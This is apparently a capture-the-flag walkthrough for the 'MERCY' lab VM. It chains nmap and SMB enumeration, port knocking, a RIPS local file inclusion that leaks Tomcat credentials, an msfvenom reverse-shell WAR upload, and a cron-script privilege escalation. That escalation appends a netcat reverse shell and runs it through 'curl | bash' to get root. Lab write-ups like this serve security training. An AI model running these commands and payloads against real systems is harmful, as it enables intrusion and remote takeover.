

IP da máquina: 192.168.56.101 // MAC: 08:00:27:98:FD:F4

sudo nmap -sV -O -sC -Pn -p- -sN -vvv 192.168.56.101

```
22/tcp filtered ssh port-unreach ttl 64
53/tcp open domain tcp-response ISC BIND 9.9.5-3ubuntu0.17 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.9.5-3ubuntu0.17-Ubuntu
80/tcp filtered http port-unreach ttl 64
110/tcp open pop3 tcp-response Dovecot pop3d
|_ pop3-capabilities: RESP-CODES UIDL CAPA TOP PIPELINING AUTH-RESP-CODE STLS SASL
|_ ssl-date: TLS randomness does not represent time
139/tcp open netbios-ssn tcp-response Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open imap tcp-response Dovecot imapd (Ubuntu)
|_ imap-capabilities: ENABLE Pre-login LITERAL+ have LOGIN-REFERRALS post-login listed SASL-IR capabilities more OK LOGINDISABLEDA0001 ID IMAP4rev1 STARTTLS IDLE
|_ ssl-date: TLS randomness does not represent time
445/tcp open netbios-ssn tcp-response Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
993/tcp open ssl/imap3? tcp-response
|_ ssl-date: TLS randomness does not represent time
995/tcp open ssl/pop3s? tcp-response
|_ ssl-date: TLS randomness does not represent time
8080/tcp open http tcp-response Apache Tomcat/Coyote JSP engine 1.1
|_ http-methods:
|_ Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|_ Potentially risky methods: PUT DELETE
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-robots.txt: 1 disallowed entry
|_ /tryharder/tryharder
|_ http-server-header: Apache-Coyote/1.1
```

```
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Apache Tomcat
MAC Address: 08:00:27:98:FD:F4 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

http://192.168.56.125:8080/



It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat7/webapps/ROOT/index.html`

Tomcat7 veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat7` and `CATALINA_BASE` in `/var/lib/tomcat7`, following the rules from `/usr/share/doc/tomcat7-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:

tomcat7-docs: This package installs a web application that allows to browse the Tomcat 7 documentation locally. Once installed, you can access it by clicking [here](#).


tomcat7-examples: This package installs a web application that allows to access the Tomcat 7 Servlet and JSP examples. Once installed, you can access it by clicking [here](#).

tomcat7-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the [manager webapp](#) and the [host-manager webapp](#).


NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat7/tomcat-users.xml`.

http://192.168.56.125:8080/tryharder/tryharder

SXQncyBhbm5veWluZywgYnV0IHdlIHJlcGVhdCB0aGlzIG92ZXIgaW5kIG92ZXIgaWdh
aW46IGN5YmVyIGh5Z2llbmUgaXMgZXh0cmVtZWx5IGltcG9ydGFudC4gUGx1YXNlIH
N0b3Agc2V0dGluZyBzaWxseSBwYXNzd29yZHMgdGhhdCB3aWxsIGdldCBjcmFja2VkI
HdpdGggYW55IGRIY2VudCBwYXNzd29yZCBsaXN0LgoKT25jZSwgd2UgZm91bmQgd
GhIIHBhc3N3b3JkICJwYXNzd29yZCIsIHFlaXRlIGxp dGVyYWxsSBzdGlja2luZyBvbiBh
IHBvc3QtaXQgaW4gZnJvbnQgb2YgYW4gZW1wbG95ZWUncyBkZXNrISBBcyBzaWxse
SBhcyBpdCBtYXkgYmUsIHRoZSBibXBsb3llZSBwbGVhZGVkIGZvciBtZXJjeSB3aGVuI
HdlIHRocmVhdGVuZWQgdG8gZmlyZSBoZXIuCgpObyBmbHVmZnkgYnVubmlscyBmb3
IgdGhvc2Ugd2hvIHNldCBpbnNlY3VyZSBwYXNzd29yZHMgaW5kIGVuZGFuZ2VyIHR
oZSBibnRlcnByaXNlLg==



https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-
9%2B/%3D',true)&input=U1hRbmN5QmhibTV2ZVdsdVp5d2dZblYwSUhkbElISmxjR1Zo
ZENCmGFHbHpJRzkyWlhJZ1lXNWtJRzkyWlhJZ1lXZGhhVzQ2SUdONVltVnlJR2g1WjJ
sbGJtVWdhWE1nWlhoMGNtVnRaV3g1SUdsdGNHOXlkR0Z1ZEM0Z1VHeGxZWE5sSU
hOMGIzQWdjMlYwZEdsdVp5QnphV3hzZVNCd1lYTnpkMjl5WkhNZ2RHaGhkQ0lzYVd
4c0lHZGxkQ0JqY21GamEyVmtJSGRwZEdnZ1lXNTVJR1JsWTJWdWRDQndZWE56ZDI
5eVpDQnNhWE4wTGdvS1QyNWpaU3dnZDJVZ1ptOTFibVFfnZEdobElIQmhjM04zYjNKA
0IDSndZWE56ZDI5eVpDSXNJSEYxYVhSbElHeHBkR1Z5WVd4c2VTQnpkR2xqYtJsdV
p5QnZiaUJoSUhCdmMzUXRhWFFnYVc0Z1puSnZiblFnYjJZZ1lXNGdaVzF3Ykc5NVpX
VW5jeUJrWlhOcklTQkJjeUJ6YVd4c2VTQmhjeUJwZENCdFIYa2dZbVVzSUhSb1pTQmxi
WEJzYjNsbFpTQndiR1ZoWkdWa0lHWnZjaUJ0WlhKamVTQjNhR1Z1SUhkbElIU9jbVZ
oZEdWdVpXUWdkRzhnWm1seVpTQm9aWE1Q2dwT2J5Qm1iSFZtWm5rZ1luVnVibWxs
Y3lCbWlZSWdkR2h2YzJVZ2QyaHZJSE5sZENCcGJuTmxZM1Z5WlNCd1lYTnpkMjl5Wk
NZ1lXNWtJR1Z1WkdGdVoyVnlJSFJvWlNCbGJuUmxjbk1J5YVhObExnPT0



```
enum4linux 192.168.56.125
```

```
=====
|      Share Enumeration on 192.168.56.125      |
=====

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
qiu            Disk
IPC$           IPC       IPC Service (MERCY server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 192.168.56.125
//192.168.56.125/print$ Mapping: DENIED, Listing: N/A
//192.168.56.125/qiu    Mapping: DENIED, Listing: N/A
//192.168.56.125/IPC$   [E] Can't understand response:
NT STATUS OBJECT NAME NOT FOUND listing \*
```

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\pleadformercy (Local User)
S-1-22-1-1001 Unix User\qiu (Local User)
S-1-22-1-1002 Unix User\thisisasuperduperlonguser (Local User)
S-1-22-1-1003 Unix User\fluffy (Local User)
```

```
smbclient \\\\192.168.56.125\\qiu -U qiu
```

password

dir


```

[~]-[headcrusher@parrot]-[~]
$ smbclient \\\192.168.56.125\qiu -U qiu
Enter WORKGROUP\qiu's password:
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Fri Aug 31 16:07:00 2018
..               D           0   Mon Nov 19 14:59:09 2018
.bashrc          H        3637   Sun Aug 26 10:19:34 2018
.public          DH           0   Sun Aug 26 11:23:24 2018
.bash_history    H         163   Fri Aug 31 16:11:34 2018
.cache           DH           0   Fri Aug 31 15:22:05 2018
.private         DH           0   Sun Aug 26 13:35:34 2018
.bash_logout    H         220   Sun Aug 26 10:19:34 2018
.profile         H         675   Sun Aug 26 10:19:34 2018

19213004 blocks of size 1024. 16323444 blocks available

```

mask ""

recurse ON

prompt OFF

mget .private

```

smb: \> recurse ON
smb: \> prompt OFF
smb: \> mask ""
smb: \> mget .private
getting file \.private\opensesame\configprint of size 539 as configprint (58.5 KiloBytes/sec) (average 47.6 KiloBytes/sec)
getting file \.private\opensesame\config of size 17543 as config (417.8 KiloBytes/sec) (average 328.7 KiloBytes/sec)
getting file \.private\readme.txt of size 94 as readme.txt (30.6 KiloBytes/sec) (average 313.0 KiloBytes/sec)

```

cd opensesame/

cat config

```
[headcrusher@parrot]--[~/private/opensesame]
└─$ cat config
Here are settings for your perusal.

Port Knocking Daemon Configuration

[options]
    UseSyslog

[openHTTP]
    sequence      = 159,27391,4
    seq_timeout   = 100
    command       = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
    tcpflags      = syn

[closeHTTP]
    sequence      = 4,27391,159
    seq_timeout   = 100
    command       = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
    tcpflags      = syn

[openSSH]
    sequence      = 17301,28504,9999
    seq_timeout   = 100
    command       = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
    tcpflags      = syn
```

knock 192.168.56.125 159 27391 4 -v

```
[headcrusher@parrot]--[~]
└─$ knock 192.168.56.125 159 27391 4 -v
hitting tcp 192.168.56.125:159
hitting tcp 192.168.56.125:27391
hitting tcp 192.168.56.125:4
```


knock 192.168.56.125 17301 28504 9999 -v

```
[headcrusher@parrot]--[~]
└─$ knock 192.168.56.125 17301 28504 9999 -v
hitting tcp 192.168.56.125:17301
hitting tcp 192.168.56.125:28504
hitting tcp 192.168.56.125:9999
```

sudo nmap -sV -Pn -sN -p 80,22 -vvv 192.168.56.125


```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      tcp-response OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     tcp-response Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 08:00:27:98:FD:F4 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

http://192.168.56.125/




This machine shall make you plead for mercy! Bwahahahahaha!

http://192.168.56.125/robots.txt





User-agent: *
Disallow: /mercy
Disallow: /nomercy

http://192.168.56.125/mercy/



Index of /mercy

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 index	2018-08-31 00:51	187	


Apache/2.4.7 (Ubuntu) Server at 192.168.56.125 Port 80

http://192.168.56.125/mercy/index




We hope you do not plead for mercy too much. If you do, please help us upgrade our website to allow our visitors to obtain more than just the local time of our system.


http://192.168.56.125/nomercy/



searchsploit rips 0.53



cat /usr/share/exploitdb/exploits/php/webapps/18660.txt



http://192.168.56.125/nomercy/windows/code.php?file=../../../../../../../../etc/passwd

```
192.168.56.125/nomercy/wi x +
12 <? proxy:x:10:10:proxy:/bin:/usr/sbin/nologin
13 <? www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 <? backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 <? list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 <? irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 <? gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 <? nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 <? libuuid:x:100:101::/var/lib/libuuid:
20 <? syslog:x:101:104::/home/syslog:/bin/false
21 <? landscape:x:102:105::/var/lib/landscape:/bin/false
22 <? mysql:x:103:107:MySQL Server,,,:/nonexistent:/bin/false
23 <? messagebus:x:104:109::/var/run/dbus:/bin/false
24 <? bind:x:105:116::/var/cache/bind:/bin/false
25 <? postfix:x:106:117::/var/spool/postfix:/bin/false
26 <? dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/bin/false
27 <? dovecot:x:108:119:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
28 <? dovenull:x:109:120:Dovecot login user,,,:/nonexistent:/bin/false
29 <? sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
30 <? postgres:x:111:121:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
31 <? avahi:x:112:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
32 <? colord:x:113:124:colord colour management daemon,,,:/var/lib/colord:/bin/false
33 <? libvirt-qemu:x:114:108:Libvirt Qemu,,,:/var/lib/libvirt:/bin/false
34 <? libvirt-dnsmasq:x:115:125:Libvirt Dnsmasq,,,:/var/lib/libvirt/dnsmasq:/bin/false
35 <? tomcat7:x:116:126::/usr/share/tomcat7:/bin/false
36 <? pleadformercy:x:1000:1000:pleadformercy:/home/pleadformercy:/bin/bash
37 <? qiu:x:1001:1001:qiu:/home/qiu:/bin/bash
38 <? thisisasuperduperlonguser:x:1002:1002::,/home/thisisasuperduperlonguser:/bin/bash
39 <? fluffy:x:1003:1003:/home/fluffy:/bin/sh
```

http://192.168.56.125/nomercy/windows/code.php?file=../../../../../../etc/tomcat7/tomcat-users.xml

```
<? <role rolename="admin-gui"/>
<? <role rolename="manager-gui"/>
<? <user username="thisisasuperduperlonguser" password="heartbreakisinevitable" roles="admin-gui,manager-gui"/>
<? <user username="fluffy" password="freakishfluffybunny" roles="none"/>
<? </tomcat-users>
```

Manager webapp

thisisasuperduperlonguser

heartbreakisinevitable



It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat7/webapps/ROOT/index.html`

Tomcat7 veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat7` and `CATALINA_BASE` in `/var/lib/tomcat7`, following the rules from `/usr/share/doc/tomcat7-common`


You might consider installing the following:

tomcat7-docs: This package installs a v

tomcat7-examples: This package insta

tomcat7-admin: This package installs t
[manager webapp](#).

NOTE: For security reasons, using the [manager webapp](#) is restricted to users with role "manager-gui". The [host-manager webapp](#) is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat7/tomcat-users.xml`.



can access it by clicking [here](#).

ed, you can access it by clicking [here](#).

ess the [manager webapp](#) and the [host-](#)

<http://192.168.56.125:8080/manager/html>

Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

`msfvenom -p linux/x86/shell_reverse_tcp lhost=192.168.56.125 lport=443 -f war -o shell.war`

```
[*]-[headcrusher@parrot]-[*]  
[*]- $msfvenom -p linux/x86/shell_reverse_tcp lhost=192.168.56.114 lport=443 -f war -o shell.war  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 68 bytes  
Final size of war file: 1555 bytes  
Saved as: shell.war
```


`7z l shell.war`

Date	Time	Attr	Size	Compressed	Name
2020-09-18	01:27:18	D....	0	0	META-INF
2020-09-18	01:27:18	71	71	META-INF/MANIFEST.MF
2020-09-18	01:27:18	D....	0	0	WEB-INF
2020-09-18	01:27:18	266	197	WEB-INF/web.xml
2020-09-18	01:27:18	1781	739	ddogjftthapr.jsp

WAR file to deploy	
Select WAR file to upload	<input type="button" value="Browse..."/> shell.war <input type="button" value="Deploy"/>

/shell	None specified		true	0	<input type="button" value="Start"/> <input type="button" value="Stop"/> <input type="button" value="Reload"/> <input type="button" value="Undeploy"/>
<input type="button" value="Expire sessions"/> with idle ≥ <input type="text" value="30"/> minutes					

http://192.168.56.125:8080/shell/ddogjftthapr.jsp



sudo nc -nlvp 443

```

[~]-[headcrusher@parrot]-[~]
$ sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.125.
Ncat: Connection from 192.168.56.125:59330.
id
uid=116(tomcat7) gid=126(tomcat7) groups=126(tomcat7)
uname -a
Linux MERCY 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 GNU
/Linux

```

python -c 'import pty;pty.spawn("/bin/bash")'

fluffy

freakishfluffybunny

```

python -c 'import pty;pty.spawn("/bin/bash")'
tomcat7@MERCY:/var/lib/tomcat7$ su fluffy
su fluffy
Password: freakishfluffybunny

Added user fluffy.

$

```

python -c 'import pty;pty.spawn("/bin/bash")'

cd /home/fluffy

cd .private/

cd secrets/

ls -lha

```
fluffy@MERCY:~/private/secrets$ ls -lha
ls -lha
total 20K
drwxr-xr-x 2 fluffy fluffy 4.0K Nov 20 2018 .
drwxr-xr-x 3 fluffy fluffy 4.0K Nov 20 2018 ..
-rwxr-xr-x 1 fluffy fluffy 37 Nov 20 2018 backup.save
-rw-r--r-- 1 fluffy fluffy 12 Nov 20 2018 .secrets
-rwxrwxrwx 1 root root 222 Nov 20 2018 timeclock
```

cat timeclock

```
fluffy@MERCY:~/private/secrets$ cat timeclock
cat timeclock
#!/bin/bash

now=$(date)
echo "The system time is: $now." > ../../../../var/www/html/time
echo "Time check courtesy of LINUX" >> ../../../../var/www/html/time
chown www-data:www-data ../../../../var/www/html/time
```

msfvenom -p cmd/unix/reverse_netcat lhost=192.168.56.114 lport=4444 -f raw > shell2.sh

```
[headcrusher@parrot]~$ msfvenom -p cmd/unix/reverse_netcat lhost=192.168.56.114 lport=4444 -f raw > shell2.sh
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 100 bytes
```

nano shell2.sh

```
Terminal x Terminal
GNU nano 5.1 shell2.sh
echo "mkfifo /tmp/kbvebk; nc 192.168.56.114 4444 0</tmp/kbvebk | /bin/sh >/tmp/kbvebk 2>&1; rm /tmp/kbvebk" >> timeclock
```

python -m SimpleHTTPServer 8081

```
[headcrusher@parrot]~$ python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```

curl -s http://192.169.56.114:8081/shell2.sh | bash

```
fluffy@MERCY:~/private/secrets$ curl -s http://192.168.56.114:8081/shell2.sh | bash
<ret$ curl -s http://192.168.56.114:8081/shell2.sh | bash
```


sudo nc -nlvp 4444

```
[~][x]-[headcrusher@parrot]-[~]
└─$ sudo nc -nlvp 4444
[sudo] password for headcrusher:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.56.125.
Ncat: Connection from 192.168.56.125:49792.
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux MERCY 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU
/Linux
```

cat proof.txt

```
cat proof.txt
Congratulations on rooting MERCY. :-)
```